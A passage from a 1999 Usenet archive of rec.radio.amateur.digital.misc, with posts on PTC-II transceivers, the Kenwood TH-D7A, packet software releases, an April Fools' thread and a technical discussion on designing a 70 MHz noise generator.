>+----------------------------------+--------------------------------------+

>
> Well Rob, instead of chewing me and and telling me to go somewhere else
you
> should have given me a list of linux newsgroups to try. Besides, this
newsgroup
> isnt used that much and isnt like packet with a limited
bandwidth.....if
> you arent interested in helping....dont take the time to read it and
reply!
>
> ~Chris,KC8GOQ~
>
I'll drink to that. Don't take time to read it and reply. BTW, I'm
looking for X Window based terminal emulator to do packet. Anything
around?

73!
--
P.S.: To reply me direct, remove extra.

1745. TX for PTC-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-30 00:00:00 UTC
From: Tony Schonfeld <tony@f5git.ampr.org>
Message-ID: <7dr706$nf9$1@f5git.ampr.org>
Source record: 18751

hello everybody ,

i want to buy old tranceiver (occasion) for pactor operation
with PTC-II.
i've used icom IC745 for packet but i was not very happy with rig,
and sell last year.
i don't know the best way to choice a good tranceiver like
TS 440 , FT 757 , ICOM IC??? for a full compatibility with
this tnc (i need to use pactor with frequency remote control)
Thank you for comments.
Tony

--

Email: tony@schonfeld.easynet.fr WWW: http://www.f5git.ampr.org
tony@f5git.ampr.org http://schonfeld.home.dhs.org
Hamnet: f5git@f5ycp.frha.fra.eu Phone: (33) 0610104815
f5git@f5git.ampr.org Data/Fax: (33) 0476932598

1746. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-30 00:00:00 UTC
From: Allan Kaplan <akaplan@fallschurch.esys.com>
Message-ID: <37012C37.DCBB8D65@fallschurch.esys.com>
Source record: 18752
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Hey, Brian, sign me up for NO SSB International!
CW Forever! 73.
W1AEL

1747. buying a new radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-31 00:00:00 UTC
From: Jimmy Navarro <bc984@extra.lafn.ORG>
Message-ID: <01be7b15$937c9e60$1709010a@Jnavarro.fremontcomp.com>
Source record: 18753

I'm planning to buy Kenwood TH-D7A Data Communicator (price US$440 at least) just to benefit with its built-in TNC 1200-9600 bauds adapter. While at TRW-ARC swapmeet last Saturday by LAX, I saw a $75 AOR AR-210 Packet TNC cigarette-pack size rated 300-19200 bauds that can be mount to almost any amateur radio. Since I still have to buy a radio, which is then wiser to buy, the $440 TH-D7A or get this US$75 TNC and separate radio (about US$350).

See the AOR AR-210 at http://radiodan.com/ted_stuff/AR-210.htm... 73!
--
Jimmy Navarro

P.S.: To reply me direct, remove extra.

1748. Re: buying a new radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-31 00:00:00 UTC
From: konstans@nospam.nwpt.net
Message-ID: <37019166.24979853@news.npwt.net>
Source record: 18754

On 31 Mar 1999 01:25:30 GMT, "Jimmy Navarro" <bc984@extra.lafn.ORG>
wrote:

>I'm planning to buy Kenwood TH-D7A Data Communicator (price US$440 at
>least) just to benefit with its built-in TNC 1200-9600 bauds adapter.
>While at TRW-ARC swapmeet last Saturday by LAX, I saw a $75 AOR AR-210
>Packet TNC cigarette-pack size rated 300-19200 bauds that can be mount to
>almost any amateur radio. Since I still have to buy a radio, which is then
>wiser to buy, the $440 TH-D7A or get this US$75 TNC and separate radio
>(about US$350).

Depends on what you want. Do bear in mind that the mere fact a
tnc maybe able to operate at a given speed above 1200 baud does not
mean the radio can handle it. The D7A sounds like an interesting
unit, not rusing out to by it myself but it sounds interesting.

My advice is to remmeber the law of conservation of
difficultiy for a saving of trouble in one spot (radio tnc interface)
you are paying in thinkg like power of the radio
>
>See the AOR AR-210 at http://radiodan.com/ted_stuff/AR-210.htm... 73!
>--
>Jimmy Navarro
>
>P.S.: To reply me direct, remove extra.
>

1749. Pactor, amtor...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-31 00:00:00 UTC
From: No Spam <no@spam.be>
Message-ID: <3701AD47.86A115DE@spam.be>
Source record: 18755

Please visit "The Aerts Family homepage" featuring amateur radio, ON6TS, pactor, amtor, antique radios, antique cameras...

http://gallery.uunet.be/albert.aerts/

1750. Re: TX for PTC-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-31 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7dtu20$8pk$1@news.asu.edu>
Source record: 18756

I have a FT-757 and a TS-430. The 757 drifts quite badly -- maybe
130 cycles during warmup. The Kenwood only drifts about 10 cycles.
I would strongly suggest a Kenwood 430 or 440 for what you want.

73,

Jack VE3EED/W7
in Chandler, AZ
--

1751. looking for info on AOR AR-210

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-31 00:00:00 UTC
From: Jeff Balcerski <jeffab@umich.edu>
Message-ID: <37029086.D92A270D@umich.edu>
Source record: 18757

I can't seem to find specs or detailed info on this TNC anywhere.
Specifically, I'm interested in whether it can run in KISS mode. Anyone
have any pointers (excepting the one in the earlier post that mentions
this device)?
Thanks.

Jeff Balcerski - KC8IZX
University of Michigan - ITD

1752. Pacterm '98 and PK-Term '99 release 1.2.1 B on the web, as well as new PcPakRatt 2.1 for Windows 3.x

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-31 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <ukWfml9e#GA.256@upnetnews05>
Source record: 18758

Creative Services Software announces the releases of Pacterm '98 1.2.1B,
PK-Term '99 1.2.1B and Pc PakRatt 2.1 for Windows 3.1.

The Pacterm '98 and PkTerm '99 releases are available at
http://www.cssincorp.com. This is a free upgrade for owners of the
products.

The full versions are also available in demo mode on the web site, and can
be activated to full functionality for $79.95 by calling:

For Pacterm '98: CSS 256-381-6100 or sales@cssincorp.com

For Pk-Term '99 Timewave 651-222-4858 or sales@timewave.com

Features and fixes include:

Fixes:
Mailbox fixes for when Host mode is set > 1 (PKTerm only)
VHF baud select on TNC's that support it
VHF and HF window flickering is fixed. (gone forever!)
Select and scroll in the Text window fixed.
VHF macro fix
ASCII mode fix

new features:
RTTY receive now available in demo mode
Addition of HF transmit mode, by character, word or line.

Pc PakRatt 2.1 for Windows 3.1 is available from Timewave in full version or
in upgrade form. Pc PakRatt 2.1 fixes Y2K issues.

1753. Re: WTB: Kenwood TH-D7A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-31 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <3702F65E.ECC73DE2@best.com>
Source record: 18759

Jimmy Navarro wrote:
>
> Huh, TH-D7A still pretty new. Nobody would sell them yet. I also WTB. Price
> still more or less US$450 in U.S.... 73!
>
> GARR wrote:
>
> > If you have one you want to sell at a reasonable price please let me know.
> >
> > Thanks

Good luck! I don't know anyone that would part with their D7a. Bite the
bullet and buy a new D7a. You won't regret it.

Walter
--
http://www.best.com/~wdunckel/thd7.html

1754. Southside ARS has moved

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-01 00:00:00 UTC
From: Warren <vk4wh@NOSPAM.tpg.com.au>
Message-ID: <37030a4a@dnews.tpgi.com.au>
Source record: 18760
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc

Hi and thanks for reading this message.

We wish to advise that the Southside Amateur Radio Society Web Page has moved.

Our new address is http://www.qsl.net/vk4wss

Our new e-mail address is vk4wss@qslNOSPAM.net (PLEASE REMOVE NOSPAM)

Why not pay us a visit and read about Chris Bourke's (VK4YE) Kilowatt Linear project, subscribe to our on line newsletter, see what Australian contest are coming up, or check out some of our links to Amateur Radio Related software sites

You can also try out our online NAOCP and AOCP theory exam and get some useful tips on CW.

Hope to see you there.

Regards
Adam Jaroszuk (VK4LAJ)
Web Master/ News Editor.
Southside Amateur Radio Society Inc.

1755. Re: APRS on Baycom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-01 00:00:00 UTC
From: Robin Gilks <gb7ipd@freeuk.com>
Message-ID: <afIM2.45467$Eb.7366@nnrp2.clara.net>
Source record: 18761

Hi Alfred

To handle UARTs with FIFOs and motherboards with strange
counter/timer chips you may wish to use the modded version of
the ax25.com driver you will find on my web site.

Let me know if you find any differences/improvement (or maybe its
worse!!)

For UK users, it also supports CW ident.

--
73 de Robin Hub manager gb7ipd

g8ecj.ampr.org. IP 44.131.161.112 Located in Flackwell Heath IO91po
NTS: G8ECJ@GB7TVG.#42.GBR.EU AmprNet: g8ecj@gb7ipd.ampr.org
Internet: g8ecj@gb7ipd.freeserve.co.uk http://www.gb7ipd.freeserve.co.uk/
Shack: (+44) 1628 533311 Fax: (+44) 1628 850165

<alfred1520@my-dejanews.com> wrote in message
news:7donvgqte1@nnrp1.dejanews.com...
> Hi All,
>
> Greetings.
>
> I wrote a simple DOS program for GPS moving map display (perfect
> for HP200LX but terrible user interface)
> (http://www.geocities.com/CapeCanaveral/Hangar/9412/)
>
> I have added packet capability via ax25.com (used for NOS) to received
> APRS packets using Baycom. The development version (not on the web yet)
> will display all APRS stations that it can recognized (i.e. GPS strings
> and =.... or !.... format.)
>
> In my brief search I did not find any Baycom compatible APRS program
> so I am interested in sharing my result. I'll be happy to distribute
> it freely for amateur radio used. However, I am totally new to APRS
> (packet wise) least APRS (the program) so I am very interested in
> learning everything about APRS message formatting, anything about
> WIDE, TRACE, RELAY, etc. and what feature set is most interesting.
> I will be glad to read them myself if I am given a pointer to a
> specific web page.
>
> Thank you for your help.
>
> 73,

> Alfred - KE6KGV
>
> p.s. cc me a copy of your posting if you don't mind.
>
> -----------== Posted via Deja News, The Discussion Network ==----------
> http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1756. PTC II Bug

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-01 00:00:00 UTC
From: Louis Dupree <ldupree@coastalnet.com>
Message-ID: <tpJM2.205$vi5.12463@news12.ispnews.com>
Source record: 18762

Has any one figured how to correct the Paccomm unit so will work on PSK31? Some of the units work O K. Mine does not(know of a few more). Also, I can not do CW. Any one have an answer?
Louis/W4NRG
ldupree@coastalnet.com

1757. Re: TX for PTC-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-01 00:00:00 UTC
From: David Pedersen <n7bhc@gateway.net>
Message-ID: <7e05c5$nv5$1@news.laserlink.net>
Source record: 18763

Tony,

I've used the PacComm PTC-II with and Icom IC-707. It worked very well, the remote control feature is very nice, and the ig does not drift noticeably. Most of the time I ran it at 50 watts on pactor or pactor2. When conditions were poor, I was able to run the radio at about 80 watts output without overheating. Be sure to get the IC-707, not the commercial IC-77 version. The IC-77 works very well except that it is channelized and does not have remote frequency control capability with the PTC-II.

73
Dave N7BHC

Tony Schonfeld wrote in message <7dr706$nf9$1@f5git.ampr.org>...
>hello everybody ,
>
>i want to buy old tranceiver (occasion) for pactor operation
>with PTC-II.
>i've used icom IC745 for packet but i was not very happy with rig,
>and sell last year.
>i don't know the best way to choice a good tranceiver like
>TS 440 , FT 757 , ICOM IC??? for a full compatibility with
>this tnc (i need to use pactor with frequency remote control)
>Thank you for comments.
>Tony
>
>--
>------------
>Email: tony@schonfeld.easynet.fr WWW: http://www.f5git.ampr.org
> tony@f5git.ampr.org http://schonfeld.home.dhs.org
>Hamnet: f5git@f5ycp.frha.fra.eu Phone: (33) 0610104815
> f5git@f5git.ampr.org Data/Fax: (33) 0476932598
>

1758. Re: TX for PTC-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-01 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7e0ck1$cu7$1@news.asu.edu>
Source record: 18764

Dave N7BHC,

You missed one word in Tony's message. See if you can find it.

Jack
VE3EED/W7
Chandler, AZ
--

1759. Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-01 00:00:00 UTC
From: Artur Leung <aleung@ittc.ukans.edu>
Message-ID: <3703CC36.51EA75DE@ittc.ukans.edu>
Source record: 18765
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

Hi,

I am trying to design a noise generator to test a receiver design, and would like to get some suggestions from folks on the cyberspace. Basically the receiver is a digital design, and there is a ADC to convert the IF signal into digital bit stream. The IF is 70MHz and the student who told me about the design said that the input to the ADC is 0dBm and data rate is 200kHz. There really isn't a "channel" there and no LNA and AGC, and I guess that's why the input signal is at 0dBm (pretty high.....).
As a result, in order to measure the bit error rate from Eb/No at 0dB to 20dB, I need a lot of noise power. Since Eb = S * Tb = 0dBm - 10*log10(200kHz) = -53dBm/Hz. As a result, the noise spectral density has to be from -73dBm/Hz to -53dBm/Hz.
The preliminary design is to use a 50ohm termination as the noise source. As 25 degree C, thermal noise is at -174dBm/Hz. As a result, I need a 100dB to 120dB of gain on the amplifier. Although I could do that, I am afraid that the amplifier has too much gain that it will turn into oscillation very easily.
So folks, is there any reference material that you could point me to for similar design, or have you ever done something like that before? Any comment and suggestion is certainly welcome. If possible, please send me a reply via e-mail besides sending a reply to the newsgroup. Thank you very much. 8-)

Artur
4.1.99

Artur Leung aleung@ittc.ukans.edu
Digital Design/Research Engineer
Information and Telecommunication Technology Center
University of Kansas
Nichols Hall -- West Campus
2291 Irving Hill Road
Lawrence, Kansas 66044-7541
U.S.A. http://www.ittc.ukans.edu/~aleung

1760. Re: Congress News: Hams to be Drafted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-01 00:00:00 UTC
From: Clifford Buttschardt <cbuttsch@slonet.org>
Message-ID: <Pine.GSO.3.95.990401175225.15014A-100000@oso.slonet.org>
Source record: 18766

If you had half a brain and really cared, you would have made the April
fool joke draft only women. Then it might have been halfway funny!

On Fri, 2 Apr 1999, Jeff Francis wrote:

> I love April 1.
>
> Steve Sampson <ssampson@usa-site.net> wrote:
> : A Bill was introduced today in the Congress to begin drafting
> : U.S. Citizens with Ham radio licenses into the Army. The Bill is
> : designed to man a Unit of the 1st Infantry Division in Bosnia.
>
> : This unit will be based in Bosnia, and soldiers will be deployed
> : in the Balkans to conduct relief operations.
>
> : The Bill as it currently stands, will be for men only, in the ages
> : of 18 to 59. The soldiers will handle transportation, relief, and
> : communications operations, and will be given a two week
> : Basic Training in survival skills only. These conscripts will not
> : carry weapons, or operate near the front.
>
> : The web page is at:
>
> : http://thomas.loc.gov/bss/d106query.html
>
>
>
>
> --
> +------------------------------+--------------------------------+--------+
> | Jeff Francis - KC0BWS | | Ack! |
> | Level Three Communications | Madness takes its toll. | ____/| |
> | Denver, CO USA DM79nr | | \ o.O| |
> | 39d43m16.4s N 104d52m10.7s W | Please have exact change. | =(_)= |
> | jfrancis@frii.com jeff@l3.net | | U |
> | http://www.frii.com/~jfrancis | | PRR... |
> +------------------------------+--------------------------------+--------+
>
>

1761. Re: buying a new radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-01 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <37044AF9.B2ED297F@best.com>
Source record: 18767

Jimmy Navarro wrote:
>
> I'm planning to buy Kenwood TH-D7A Data Communicator (price US$440 at
> least) just to benefit with its built-in TNC 1200-9600 bauds adapter.
> While at TRW-ARC swapmeet last Saturday by LAX, I saw a $75 AOR AR-210
> Packet TNC cigarette-pack size rated 300-19200 bauds that can be mount to
> almost any amateur radio. Since I still have to buy a radio, which is then
> wiser to buy, the $440 TH-D7A or get this US$75 TNC and separate radio
> (about US$350).
>
> See the AOR AR-210 at http://radiodan.com/ted_stuff/AR-210.htm... 73!
> --
> Jimmy Navarro

Yes, it depends what you want it to do. If you are interested in portability, it is much easier to hold the TH-D7a in one hand and a palmtop in the other. Add a TNC to the mix and you have more wires, and need another hand. Otherwise, if space and portability is not important to you, a seperate TNC will be more functional ... full duplex, more functions available.

I believe that if you are into APRS, you will want the TH-D7a. One of the neatest things about the TH-D7a is that you can send a very short E-mail message to anyone in the world from almost any populated area in the US. Unfortunately the E-mail will only work in one direction. But APRS messages can be sent and received from other hams all accross the country.

For more info on the TH-D7a, see:
--
http://www.best.com/~wdunckel/thd7.html

1762. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-01 00:00:00 UTC
From: John Woodgate <jmw@jmwa.demon.co.uk>
Message-ID: <iuXLmbBMI+A3EwCK@jmwa.demon.co.uk>
Source record: 18768
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

<3703CC36.51EA75DE@ittc.ukans.edu>, Artur Leung <aleung@ittc.ukans.edu>
inimitably wrote:
>The preliminary design is to use a 50ohm termination as the noise
>source. As 25 degree C, thermal noise is at -174dBm/Hz. As a result, I
>need a 100dB to 120dB of gain on the amplifier. Although I could do
>that, I am afraid that the amplifier has too much gain that it will turn
>into oscillation very easily.

Yes, precisely. Indicating that your 'preliminary design' is daft. You
need a noise generator with a sensible noise temperature. At 70 MHz, an
avalanche doide source may not be too good, but maybe OK for a fairly
narrow-band application. I've used avalanche diodes at 10 MHz but no
higher. Traditionally, tungsten-filament vacuum diodes were used, with
the advantage that the noise output could be calculated from first
principles.
--
Regards, John Woodgate, OOO - Own Opinions Only.
Phone +44 (0)1268 747839 Fax +44 (0)1268 777124.
Did you hear about the hungry genetic engineer who made a pig of himself?

1763. Re: Congress News: Hams to be Drafted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-02 00:00:00 UTC
From: Jeff Francis <jfrancis@io.frii.com>
Message-ID: <FFUM2.28$h3.174964736@news.frii.net>
Source record: 18769

I love April 1.

Steve Sampson <ssampson@usa-site.net> wrote:
: A Bill was introduced today in the Congress to begin drafting
: U.S. Citizens with Ham radio licenses into the Army. The Bill is
: designed to man a Unit of the 1st Infantry Division in Bosnia.

: This unit will be based in Bosnia, and soldiers will be deployed
: in the Balkans to conduct relief operations.

: The Bill as it currently stands, will be for men only, in the ages
: of 18 to 59. The soldiers will handle transportation, relief, and
: communications operations, and will be given a two week
: Basic Training in survival skills only. These conscripts will not
: carry weapons, or operate near the front.

: The web page is at:

: http://thomas.loc.gov/bss/d106query.html

--

+-------------------------------+-------------------------------+--------+
Jeff Francis - KC0BWS		Ack!
Level Three Communications	Madness takes its toll.	____/|
Denver, CO USA DM79nr		\ o.O|
39d43m16.4s N 104d52m10.7s W	Please have exact change.	=(_)=
jfrancis@frii.com jeff@l3.net		U
http://www.frii.com/~jfrancis		PRR...
+-------------------------------+-------------------------------+--------+

1764. Re: Congress News: Hams to be Drafted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-02 00:00:00 UTC
From: Jeff Francis <jfrancis@io.frii.com>
Message-ID: <D5XM2.44$h3.170613760@news.frii.net>
Source record: 18770

Hey Cliffy, here's a thought for you. Next time, before
making horribly rude remarks about another's humor in a public forum,
consider that the rest of us might have thought it amusing. Second,
before sending me personal e-mail about my having only half a brain
along with this posting, perhaps you might try *READING* the message,
and noting that it was Steve Sampson, not me, who posted the original
message. Perhaps I do have only half a brain, but it's about half a
brain more than you seem to be making use of.

Clifford Buttschardt <cbuttsch@slonet.org> wrote:
: If you had half a brain and really cared, you would have made the April
: fool joke draft only women. Then it might have been halfway funny!

: On Fri, 2 Apr 1999, Jeff Francis wrote:

:> I love April 1.
:>
:> Steve Sampson <ssampson@usa-site.net> wrote:
:> : A Bill was introduced today in the Congress to begin drafting
:> : U.S. Citizens with Ham radio licenses into the Army. The Bill is
:> : designed to man a Unit of the 1st Infantry Division in Bosnia.
:>
:> : This unit will be based in Bosnia, and soldiers will be deployed
:> : in the Balkans to conduct relief operations.
:>
:> : The Bill as it currently stands, will be for men only, in the ages
:> : of 18 to 59. The soldiers will handle transportation, relief, and
:> : communications operations, and will be given a two week
:> : Basic Training in survival skills only. These conscripts will not
:> : carry weapons, or operate near the front.
:>
:> : The web page is at:
:>
:> : http://thomas.loc.gov/bss/d106query.html
:>
:>
:>
:>
:> --
:> +-------------------------------+---------------------------------+--------+
:> | Jeff Francis - KC0BWS | | Ack! |
:> | Level Three Communications | Madness takes its toll. | ____/| |
:> | Denver, CO USA DM79nr | | \ o.O| |
:> | 39d43m16.4s N 104d52m10.7s W | Please have exact change. | =(_)= |
:> | jfrancis@frii.com jeff@l3.net | | U |

```
:> | http://www.frii.com/~jfrancis | | PRR... |
:> +------------------------------+--------------------------------+--------+
:>
:>

--
+------------------------------+--------------------------------+--------+
| Jeff Francis - KC0BWS | | Ack! |
| Level Three Communications | Madness takes its toll. | ____/| |
| Denver, CO USA DM79nr | | \ o.O| |
| 39d43m16.4s N 104d52m10.7s W | Please have exact change. | =(_)= |
| jfrancis@frii.com jeff@l3.net | | U |
| http://www.frii.com/~jfrancis | | PRR... |
+------------------------------+--------------------------------+--------+
```

1765. 9600 Baud Packet Radio Communications and Testing

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-02 00:00:00 UTC
From: Ultimate Networks <feedback@ultimate-networks.com>
Message-ID: <7e23ac$19h$1@nnrp1.dejanews.com>
Source record: 18771

Greetings and best wishes to all,

I am interested in carrying out some packet radio tests at 9600 Baud. I have all the equipment, and have everything running, however, everyone else seems to be operating on 1200 baud...! I live in Belfast Northern Ireland, and I am in a fairly elevated location. Is there anyone out there who is interested in 2m or 70cm comms/testing and has the equipment required to used 9k6 packet. I suppose that really Scotland, Wales/Isle of Man and Eire would be my best chances, of working.

Please contact me on gi7vuf@ultimate-networks.com

Good Luck,

Tony

****
Should MORSE be dropped as a requirement for operating on HF ???
Cast your vote at http://www.dejanews.com/~radio
****

Get Your Free E-mail Address at Ultimate Networks !
http://www.ultimate-networks.com/

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1766. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-02 00:00:00 UTC
From: Reg Edwards <G4fgq.Regp@btinternet.com>
Message-ID: <01be7d2b$26192380$643763c3@default>
Source record: 18772
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

The DC voltage generated across a low-power 6-volt zener
diode is much more noisy than across a resistor. But the
spectrum is uncertain from one sample to the next.
-
Reg.

1767. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-02 00:00:00 UTC
From: allan.herriman.hates.spam@fujitsu.com.au
Message-ID: <37049138.9171725@newshost>
Source record: 18773
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

Trying to amplify the noise from a resistor is difficult when you
consider the noise figure of the amplifier itself. With a noise
figure of 3dB, as much noise comes from the amplifier as from the
resistor. As the noise figure and gain of the amplifier won't be well
controlled (compared to the noise from the resistor, which is a simple
function of temperature) you will need some way of calibrating it.

John, I disagree about that amount of gain being "daft", although
you'd need to be very careful about the way it was constructed. A few
cascaded modamps should be able to do it at 70MHz, and still give
fairly flat noise.
To keep the noise level constant enough for measurements you might
need either frequent recalibrations or you might need to regulate the
temperature and supply voltage, as both these with affect the gain
slightly.
Interstage bandpass filters will be needed to avoid saturating the
modamps. -53dBm/Hz may not sound like a lot, but over a wide enough
bandwidth...

I have successfully used modamps in this way to inject noise into the
IF stages of modems for performing BER vs Eb/No measurements.
[The modamps came from Avantec, who have since been swallowed up by
HP.]

For performing the sames tests at RF (10GHz in this case), I just used
a large attenuator pad between the Tx and the Rx. Gettting >100dB
attenuation isn't too hard with the right equipment (and lots of
semi-rigid cable, and ferrite absorber, and...)

Of course the best way to solve this problem is to buy a module from
Noisecom, who specialise in this sort of thing.
http://www.noisecom.com/
They have both narrow and broadband models, some to several GHz, and
with outputs up to about +10dBm or so.
Most modules need a 28V supply. I think they use an avalanche source.

Regards,
Allan.

On Thu, 1 Apr 1999 22:15:56 +0100, John Woodgate
<jmw@jmwa.demon.co.uk> wrote:

><3703CC36.51EA75DE@ittc.ukans.edu>, Artur Leung <aleung@ittc.ukans.edu>
>inimitably wrote:
>>The preliminary design is to use a 50ohm termination as the noise

>>source. As 25 degree C, thermal noise is at -174dBm/Hz. As a result, I
>>need a 100dB to 120dB of gain on the amplifier. Although I could do
>>that, I am afraid that the amplifier has too much gain that it will turn
>>into oscillation very easily.
>
>Yes, precisely. Indicating that your 'preliminary design' is daft. You
>need a noise generator with a sensible noise temperature. At 70 MHz, an
>avalanche doide source may not be too good, but maybe OK for a fairly
>narrow-band application. I've used avalanche diodes at 10 MHz but no
>higher. Traditionally, tungsten-filament vacuum diodes were used, with
>the advantage that the noise output could be calculated from first
>principles.
>--
>Regards, John Woodgate, OOO - Own Opinions Only.
>Phone +44 (0)1268 747839 Fax +44 (0)1268 777124.
>Did you hear about the hungry genetic engineer who made a pig of himself?

1768. Need Kenwood TM733A front panel

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-02 00:00:00 UTC
From: Alejandro Segura Millan Blake <alexseg@data.net.mx>
Message-ID: <01be7d24$d9017a80$c7130dc8@alexsegdata.net>
Source record: 18774

I AM LOOKING FOR THE DETACHABLE FRONT PANEL CONTROL HEAD DISPLAY FOR THE KENWOOD TM733A DUAL BANDER. PLEASE ADVICE PRICE AND AVAILABILITY TO ALEX SEGURA XE1PJF. THANKS
alexseg@data.net.mx

1769. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-02 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <370f048b.217904817@news.atl.bellsouth.net>
Source record: 18775
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

On Thu, 01 Apr 1999 13:42:46 -0600, Artur Leung <aleung@ittc.ukans.edu> wrote:

> I am trying to design a noise generator to test a receiver design,
>and would like to get some suggestions from folks on the cyberspace.
> Basically the receiver is a digital design, and there is a ADC to
>convert the IF signal into digital bit stream. The IF is 70MHz and the
>student who told me about the design said that the input to the ADC is
>0dBm and data rate is 200kHz. There really isn't a "channel" there and
>no LNA and AGC, and I guess that's why the input signal is at 0dBm
>(pretty high......).
> As a result, in order to measure the bit error rate from Eb/No at
>0dB to 20dB, I need a lot of noise power. Since Eb = S * Tb = 0dBm -
>10*log10(200kHz) = -53dBm/Hz. As a result, the noise spectral density
>has to be from -73dBm/Hz to -53dBm/Hz.
> The preliminary design is to use a 50ohm termination as the noise
>source. As 25 degree C, thermal noise is at -174dBm/Hz. As a result, I
>need a 100dB to 120dB of gain on the amplifier. Although I could do
>that, I am afraid that the amplifier has too much gain that it will turn
>into oscillation very easily.
> So folks, is there any reference material that you could point me
>to for similar design, or have you ever done something like that
>before? Any comment and suggestion is certainly welcome. If possible,
>please send me a reply via e-mail besides sending a reply to the
>newsgroup. Thank you very much. 8-)

I know this is heresy, but why not just use a PN source driving a
simple D/A directly at the levels you want? With a sufficiently
long and well chosen sequence, the noise spectrum should be
acceptably "white" for your purposes.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1770. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-02 00:00:00 UTC
From: "J. A. Legris" <jlegrix@sympatico.ca>
Message-ID: <3705094A.4057@sympatico.ca>
Source record: 18776
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

Gary Coffman wrote:
>
> On Thu, 01 Apr 1999 13:42:46 -0600, Artur Leung <aleung@ittc.ukans.edu> wrote:
>
> > I am trying to design a noise generator to test a receiver design,
> >and would like to get some suggestions from folks on the cyberspace.
> > Basically the receiver is a digital design, and there is a ADC to
> >convert the IF signal into digital bit stream. The IF is 70MHz and the
> >student who told me about the design said that the input to the ADC is
> >0dBm and data rate is 200kHz. There really isn't a "channel" there and
> >no LNA and AGC, and I guess that's why the input signal is at 0dBm
> >(pretty high.....).
> > As a result, in order to measure the bit error rate from Eb/No at
> >0dB to 20dB, I need a lot of noise power. Since Eb = S * Tb = 0dBm -
> >10*log10(200kHz) = -53dBm/Hz. As a result, the noise spectral density
> >has to be from -73dBm/Hz to -53dBm/Hz.
> > The preliminary design is to use a 50ohm termination as the noise
> >source. As 25 degree C, thermal noise is at -174dBm/Hz. As a result, I
> >need a 100dB to 120dB of gain on the amplifier. Although I could do
> >that, I am afraid that the amplifier has too much gain that it will turn
> >into oscillation very easily.
> > So folks, is there any reference material that you could point me
> >to for similar design, or have you ever done something like that
> >before? Any comment and suggestion is certainly welcome. If possible,
> >please send me a reply via e-mail besides sending a reply to the
> >newsgroup. Thank you very much. 8-)
>
> I know this is heresy, but why not just use a PN source driving a
> simple D/A directly at the levels you want? With a sufficiently
> long and well chosen sequence, the noise spectrum should be
> acceptably "white" for your purposes.
>
I don't think it's heresy, maybe just too expensive. To produce white
noise at 70MHz requires a very fast D/A.
--
Joseph Legris

To reply, correct the x.

1771. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-02 00:00:00 UTC
From: John Woodgate <jmw@jmwa.demon.co.uk>
Message-ID: <Yh01VnAGtRB3Ewcz@jmwa.demon.co.uk>
Source record: 18777
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

<37049138.9171725@newshost>, Allan Herriman <allan.herriman.hates.spam@f
ujitsu.com.au> inimitably wrote:
>John, I disagree about that amount of gain being "daft", although
>you'd need to be very careful about the way it was constructed. A few
>cascaded modamps should be able to do it at 70MHz, and still give
>fairly flat noise.

The 'preliminary design' was the decision to use a resistor at room
temperature as the noise source. The need for a huge gain was a
consequence of that. The obvious thing to do is to use a 'hot' source of
some kind.
--
Regards, John Woodgate, OOO - Own Opinions Only.
Phone +44 (0)1268 747839 Fax +44 (0)1268 777124.
Did you hear about the hungry genetic engineer who made a pig of himself?

1772. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
